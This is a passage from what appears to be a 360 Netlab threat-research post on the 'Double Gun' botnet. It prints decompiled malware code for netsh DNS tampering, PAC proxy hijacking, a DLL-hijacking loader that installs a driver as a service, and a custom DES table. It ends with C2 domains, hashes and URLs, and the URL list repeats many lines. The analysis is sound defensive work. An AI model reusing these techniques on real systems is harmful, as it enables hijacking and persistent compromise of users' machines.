  if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 0x10u, 0, 0, &StartupInfo, &ProcessInformation) )
  {
```

Tampering with DNS configuration

```
    v7 = *v5;
  sprintf_s(&DstBuf, 0x80u, "netsh interface ip set dns name=\"%s\" static 114.114.114.114", v7);
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  _mm_storeu_si128((__m128i *)&ProcessInformation, (__m128i)0i64);
  CreateProcessA(0, &DstBuf, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  WaitForSingleObject(ProcessInformation.hProcess, 0x4E20u);
  memset(&DstBuf, 0, 0x80u);
  if ( (unsigned int)v5[5] < 0x10 )
    v8 = v5;
  else
    v8 = *v5;
  sprintf_s(&DstBuf, 0x80u, "netsh interface ip add dns name=\"%s\" 8.8.8.8", v8);
}
else
{
  memset(&DstBuf, 0, 0x80u);
  if ( (unsigned int)v5[5] < 0x10 )
    v6 = v5;
  else
    v6 = *v5;
  sprintf_s(&DstBuf, 0x80u, "netsh interface ip set dns name=\"%s\" static 114.114.114.114 validate=no", v6);
  memset(&StartupInfo.lpReserved, 0, 0x40u);
```


PAC proxy hijacking

```
    strcpy_100047F0((int)&v52, "PAC_URL", 7u);
    v17 = v41;
    v57 = 1;
    v2 = 3;
    if ( *(_DWORD *)(sub_1000AF50(v41, (int)&v52) + 16) )
    {
      v48 = 15;
      v47 = 0;
      LOBYTE(v46) = 0;
      strcpy_100047F0((int)&v46, "PAC_URL", 7u);
      v57 = 2;
      v2 = 7;
      if ( *(_DWORD *)(sub_1000AF50(v41, (int)&v46) + 16) < 0x104u )
      {
```


## Infection method 2 — DLL hijacking

Infection method 2 still uses the underground game launcher, but there are big differences with the prior method


The downloaded patch software




A popular component **photobase.dll**, of multiple underground game client software will be replaced with a malicious DLL files which uses the same name. The PE of the malicious DLL file contains three key files:




The new **photobase.dll** has two key actions:

1. Release the malicious code, registere and start the system service;
2. Load the real photobase.dll file and forward the exported function to the real photobase.dll.

The subsequent infection process is the same as above. This is a standard DLL hijacking loading method.

## Phase 1 — Release and load the malicious driver

Photobase.dll malicious file will first generate a random file name for the upcoming release of malicious drive file, the file name is made up of 10 random characters, file suffix **.dat**, and put their PE Resource driver files into the appropriate **"%windir%\Temp"** directory.


Then register the system service for the landing malicious driver file and start the service:

```
v12 = 0;
v13 = 0;
v14 = 0;
WindowsDir = 0;
_mm_storeu_si128((__m128i *)DisplayName, _mm_loadu_si128((const __m128i *)aDat));
v10 = *(_QWORD *)&aDat[8];
memset(&v6, 0, 0x206u);
FileName = 0;
memset(&v8, 0, 0x206u);
hMem = 0;
nNumberOfBytesToWrite = 0;
GenRandomName(DisplayName);
GetWindowsDirectoryW(&WindowsDir, 0x208u);
wsprintfW(&FileName, L"%s\\Temp\\%s", &WindowsDir, DisplayName);
DeleteFileW(&FileName);
v0 = ExtractDriverFile(&hMem, &nNumberOfBytesToWrite);
v1 = hMem;
if ( v0 && SaveDriverFile(&FileName, hMem, nNumberOfBytesToWrite) )
{
  RegisterSysServiceWithDriver(DisplayName, &FileName);
  StartService(DisplayName);
}
if ( v1 )
  GlobalFree(v1);
return DeleteFileW(&FileName);
```

The next activity of the malicious driver is the same as the first infection method, which is to download, decrypt and finally load other malicious files.

## Phase 2 — Load the real photobase.dll

The first 2 bytes of the real photobase.dll file in the malicious photobase.dll PE Resource are emptied:



When malicious photobase.dll extracts this file from PE Resource, the first 2 bytes will be filled with **MZ** (PE file header):

```
char LoadRealPhotobaseDLL()
{
  HMODULE v0; // esi
  HRSRC v1; // eax
  HRSRC v2; // edi
  HGLOBAL v3; // ebx
  DWORD v4; // eax
  _WORD *v5; // eax
  _WORD *v6; // esi

  v0 = hModule;
  v1 = FindResourceW(hModule, (LPCWSTR)102, L"DAT");
  v2 = v1;
  if ( !v1 )
    return 0;
  v3 = LoadResource(v0, v1);
  v4 = SizeofResource(v0, v2);
  dword_1001A294 = v4;
  if ( !v3 )
    return 0;
  if ( !v4 )
    return 0;
  v5 = GlobalAlloc(0x40u, v4);
  v6 = v5;
  hMem = v5;
  if ( !v5 )
    return 0;
  memmove_0(v5, v3, dword_1001A294);
  *v6 = 'ZM'; <-- Fill first 2 Bytes with "MZ"
  return 1;
}
```

Then, the malicious photobase.dll file will load the dynamic link library for the real photobase.dll file which is just loaded, and import related functions, then forward the export function in the real photobase.dll. The export function of partial forwarding is as follows:

```
v1 = FindExportFunc((int)this, "??0Exception@Base@@IAE@J@Z");
if ( !v1 )
  ExitProcess(0xFFFFFFFE);
dword_1001A1C8 = v1;
v3 = FindExportFunc(v2, "??0Exception@Base@@QAE@ABV01@@Z");
if ( !v3 )
  ExitProcess(0xFFFFFFFE);
dword_1001A290 = v3;
v5 = FindExportFunc(v4, "??0OutOfMemoryException@Base@@IAE@XZ");
if ( !v5 )
  ExitProcess(0xFFFFFFFE);
dword_1001A218 = v5;
v7 = FindExportFunc(v6, "??0OutOfMemoryException@Base@@QAE@ABV01@@Z");
if ( !v7 )
  ExitProcess(0xFFFFFFFE);
dword_1001A1E0 = v7;
v9 = FindExportFunc(v8, "??1Exception@Base@@UAE@XZ");
if ( !v9 )
  ExitProcess(0xFFFFFFFE);
dword_1001A1C4 = v9;
v11 = (int (__thiscall *)(_DWORD))FindExportFunc(v10, "??1OutOfMemoryException@Base@@UAE@XZ");
if ( !v11 )
  ExitProcess(0xFFFFFFFE);
dword_1001A240 = v11;
v13 = FindExportFunc(v12, "??4Exception@Base@@QAEAAV01@ABV01@@Z");
if ( !v13 )
  ExitProcess(0xFFFFFFFE);
dword_1001A26C = v13;
v15 = FindExportFunc(v14, "??4OutOfMemoryException@Base@@QAEAAV01@ABV01@@Z");
if ( !v15 )
  ExitProcess(0xFFFFFFFE);
dword_1001A28C = v15;
v17 = FindExportFunc(v16, "??8Exception@Base@@QBEJXZ");
if ( !v17 )
  ExitProcess(0xFFFFFFFE);
dword_1001A244 = v17;
v19 = FindExportFunc(v18, "?AddToAverage@Sqm@@YGXKK@Z");
if ( !v19 )
  ExitProcess(0xFFFFFFFE);
dword_1001A230 = v19;
v21 = (void (*)(Sqm *__hidden, unsigned int, unsigned int))FindExportFunc(v20, "?AddToStream@Sqm@@YGXKK@Z");
if ( !v21 )
  ExitProcess(0xFFFFFFFE);
RealAddrOf_Sqm_AddToStram = v21;
```

Take the above **Sqm::AddToStream()** as an example, the forwarding function of the malicious photobase.dll is as follows:

```
void __cdecl Sqm::AddToStream(Sqm *this, unsigned int a2, unsigned int a3)
{
  RealAddrOf_Sqm_AddToStram(this, a2, a3);
}
```

## Baidu Security Team Statement

Based on the massive threat intelligence, Baidu security anti-underground-economy platform had taken cooperate actions to calculate the botnet's infection, provide risk warnings to infected users, and eventually blocked all the malware download.

During this joint action, we had a better understanding on double gun gang's technical means, logic, and rules, by sharing, analysising, and reponse to the related threat intellignece.

# Appendix

## Custom conversion table in DES encryption and decryption algorithm:

The following conversion table is different from most public implementations of DES encryption and decryption. The left shift number table and SBox table are the same as the common DES algorithm implementation.

```
# Permutation and translation tables for DES
__pc1 = [
    56, 48, 40, 32, 24, 16, 8,
    0, 57, 49, 41, 33, 25, 17,
    9, 1, 58, 50, 42, 34, 26,
    18, 10, 2, 59, 51, 43, 35,
    62, 54, 46, 38, 30, 22, 14,
    6, 61, 53, 45, 37, 29, 21,
    13, 5, 60, 52, 44, 36, 28,
    20, 12, 4, 27, 19, 11, 3
]
# permuted choice key (table 2)
__pc2 = [
    13, 16, 10, 23, 0, 4,
    2, 27, 14, 5, 20, 9,
    22, 18, 11, 3, 25, 7,
    15, 6, 26, 19, 12, 1,
    40, 51, 30, 36, 46, 54,
    29, 39, 50, 44, 32, 46,
    43, 48, 38, 55, 33, 52,
    45, 41, 49, 35, 28, 31
]
# initial permutation IP
__ip = [
    57, 49, 41, 33, 25, 17, 9, 1,
    59, 51, 43, 35, 27, 19, 11, 3,
    61, 53, 45, 37, 29, 21, 13, 5,
    63, 55, 47, 39, 31, 23, 15, 7,
    56, 48, 40, 32, 24, 16, 8, 0,
    58, 50, 42, 34, 26, 18, 10, 2,
    60, 52, 44, 36, 28, 20, 12, 4,
    62, 54, 46, 38, 30, 22, 14, 6
```

```
]
# Expansion table for turning 32 bit blocks into 48 bits
__expansion_table = [
    31, 0, 1, 2, 3, 4,
    3, 4, 5, 6, 7, 8,
    7, 8, 9, 10, 11, 12,
    11, 12, 13, 14, 15, 16,
    15, 16, 17, 18, 19, 20,
    19, 20, 21, 22, 23, 24,
    23, 24, 25, 26, 27, 28,
    27, 28, 29, 30, 31, 0
]
# 32-bit permutation function P used on the output of the S-boxes
__p = [
    15, 6, 19, 20, 28, 11,
    27, 16, 0, 14, 22, 25,
    4, 17, 30, 9, 1, 7,
    23, 13, 31, 26, 2, 8,
    18, 12, 29, 5, 21, 10,
    3, 24
]
# final permutation IP^-1
__fp = [
    39, 7, 47, 15, 55, 23, 63, 31,
    38, 6, 46, 14, 54, 22, 62, 30,
    37, 5, 45, 13, 53, 21, 61, 29,
    36, 4, 44, 12, 52, 20, 60, 28,
    35, 3, 43, 11, 51, 19, 59, 27,
    34, 2, 42, 10, 50, 18, 58, 26,
    33, 1, 41, 9, 49, 17, 57, 25,
    32, 0, 40, 8, 48, 16, 56, 24
]
```

## Contact us

Readers are always welcomed to reach us on twitter or email **netlab[at]360.cn** to netlab at 360 dot cn.

## Part of IOC:

### C&Cs

```
pro.csocools.com
www.w15773.com
cs.wconf5.com
```

```
cs.ledfaguang.com
white.fei46413.com
```

## MD5

```
aa497dfb5a92c28f7fa5b8e049155da0
081e586a6010b3b72ba4934f8cbdb368
04db0b062c7491a124bf7388d783c17e
0c0f43ed8317869918a23a7e7bfeb0e8
1785ef2d8bd40d8af32cca0f536cb6e8
3fb5e2c05b73168c3f259d64b8978a64
```

## URLs

```
https://share.weiyun.com/5XqTYW6
https://www.w15773.com:12310/123.html
https://www.w15773.com:12309/report.ashx
http://www.w15773.com:12313/config.html
http://www.w15773.com:8889/stat1.ashx

https://pro.csocools.com:12310/123.html
https://pro.csocools.com:12309/report.ashx
http://pro.csocools.com:8889/stat1.ashx

https://share.weiyun.com/5dSpU6a
https://cs.wconf5.com:12709/report.ashx
https://cs.wconf5.com:12710/123.html
https://cs.wconf5.com:12713/config.html
https://cs.wconf5.com:12715/GetTag.ashx
http://cs.wconf5.com:8889/stat1.ashx

https://cs.ledfaguang.com:12710/123.html
https://cs.ledfaguang.com:12709/report.ashx
http://cs.ledfaguang.com:12713/config.html
http://cs.ledfaguang.com:8889/stat1.ashx

http://white.fei46413.com:12313/config.html
http://white.fei46413.com:8889/stat1.ashx

https://ap.echoit1.com:12310/123.html
https://ap.echoit1.com:12309/report.ashx
https://ap.echoit1.com:12710/123.html
https://ap.echoit1.com:12709/report.ashx

http://tiebapic.baidu.com/tieba/pic/item/72f082025aafa40fcbf1a1b9bc64034f78f0199a.jpg
http://tiebapic.baidu.com/tieba/pic/item/bf096b63f6246b600e2fa810fcf81a4c510fa2b4.jpg
http://tiebapic.baidu.com/tieba/pic/item/c83d70cf3bc79f3da8c48b54ada1cd11728b29a8.jpg
```

http://tiebapic.baidu.com/tieba/pic/item/8326cffc1e178a82281910c4e103738da977e8a9.jpg
http://tiebapic.baidu.com/tieba/pic/item/0823dd54564e9258e210e98a8b82d158ccbf4ea9.jpg
http://tiebapic.baidu.com/tieba/pic/item/a2cc7cd98d1001e9331b7b6baf0e7bec54e797aa.jpg
http://tiebapic.baidu.com/tieba/pic/item/241f95cad1c8a786800c256a7009c93d70cf50ab.jpg
http://tiebapic.baidu.com/tieba/pic/item/63d0f703918fa0ecb6e10b69319759ee3d6ddbb4.jpg

http://tiebapic.baidu.com/tieba/pic/item/574e9258d109b3de3570370edbbf6c81810a4c8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/71cf3bc79f3df8dc14f25cf7da11728b4610288d.jpg
http://tiebapic.baidu.com/tieba/pic/item/8694a4c27d1ed21bd806fd83ba6eddc450da3f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/5bafa40f4bfbfbed5d96e5196ff0f736aec31f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/2f738bd4b31c8701b7786180307f9e2f0608ff8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/503d269759ee3d6d620854ad54166d224e4ade8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/f7246b600c338744a60bfc1a460fd9f9d62aa08e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/2fdda3cc7cd98d107c1adf57363fb80e7aec908e.jpg
http://tiebapic.baidu.com/tieba/pic/item/5d6034a85edf8db16ae0af021e23dd54574e748e.jpg
http://tiebapic.baidu.com/tieba/pic/item/314e251f95cad1c81b752f41683e6709c83d518e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b812c8fcc3cec3fd32f07413c188d43f8694278e.jpg
http://tiebapic.baidu.com/tieba/pic/item/50da81cb39dbb6fd8c9536401e24ab18962b378e.jpg
http://tiebapic.baidu.com/tieba/pic/item/574e9258d109b3de3570370edbbf6c81810a4c8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/71cf3bc79f3df8dc14f25cf7da11728b4610288d.jpg
http://tiebapic.baidu.com/tieba/pic/item/8694a4c27d1ed21bd806fd83ba6eddc450da3f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/5bafa40f4bfbfbed5d96e5196ff0f736aec31f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/2f738bd4b31c8701b7786180307f9e2f0608ff8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/503d269759ee3d6d620854ad54166d224e4ade8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/f7246b600c338744a60bfc1a460fd9f9d62aa08e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/5d6034a85edf8db16ae0af021e23dd54574e748e.jpg
http://tiebapic.baidu.com/tieba/pic/item/314e251f95cad1c81b752f41683e6709c83d518e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b812c8fcc3cec3fd32f07413c188d43f8694278e.jpg
http://tiebapic.baidu.com/tieba/pic/item/50da81cb39dbb6fd8c9536401e24ab18962b378e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/574e9258d109b3de3570370edbbf6c81810a4c8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/71cf3bc79f3df8dc14f25cf7da11728b4610288d.jpg
http://tiebapic.baidu.com/tieba/pic/item/8694a4c27d1ed21bd806fd83ba6eddc450da3f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/5bafa40f4bfbfbed5d96e5196ff0f736aec31f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/2f738bd4b31c8701b7786180307f9e2f0608ff8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/503d269759ee3d6d620854ad54166d224e4ade8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/f7246b600c338744a60bfc1a460fd9f9d62aa08e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/2fdda3cc7cd98d107c1adf57363fb80e7aec908e.jpg
http://tiebapic.baidu.com/tieba/pic/item/5d6034a85edf8db16ae0af021e23dd54574e748e.jpg
http://tiebapic.baidu.com/tieba/pic/item/314e251f95cad1c81b752f41683e6709c83d518e.jpg

http://tiebapic.baidu.com/tieba/pic/item/b812c8fcc3cec3fd32f07413c188d43f8694278e.jpg
http://tiebapic.baidu.com/tieba/pic/item/50da81cb39dbb6fd8c9536401e24ab18962b378e.jpg



— 360 Netlab Blog - Network Security Research Lab at 360 —

Import 2022-11-30 11:16

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

DNSMon

## 从DNS角度看NTP pool服务器的使用

Import 2022-11-30 11:16

## 双枪团伙新动向，借云服务管理数十万僵尸网络

P2P Botnets: Review - Status - Continuous Monitoring

P2P 僵尸网络：回顾·现状·持续监测

See all 249 posts →

随着互联网的快速发展，其已经深入到日常生活中的方方面面，越来越多的业内人员对于网络基础设施的重要性有了非常深入的认识。不过谈到基础设施，通常都会谈及DNS协议，但是还有一个关键的协议NTP（Network Time Protocol）却没有得到应有的重视。 NTP是否能够良好的工作会影响到计算机系统的大部分基于时间判定的逻辑的正确运...

 · May 26, 2020 · 12 min read

本文作者：jinye，JiaYu，suqitian，核心安全部研究员 THL 概述 近日，我们的域名异常监测系统 DNSMon 捕捉到域名 pro.csocools.com 的异常活动。根据数据覆盖度估算，感染规模超过100k。我们通过告警域名关联到一批样本和 C2，分析样本后发现是与双枪恶意程序相关的团伙开始新的大规模活动。近年来双枪团伙屡次被安全厂商曝光和打击，但每...


May 23, 2020 · 21 min read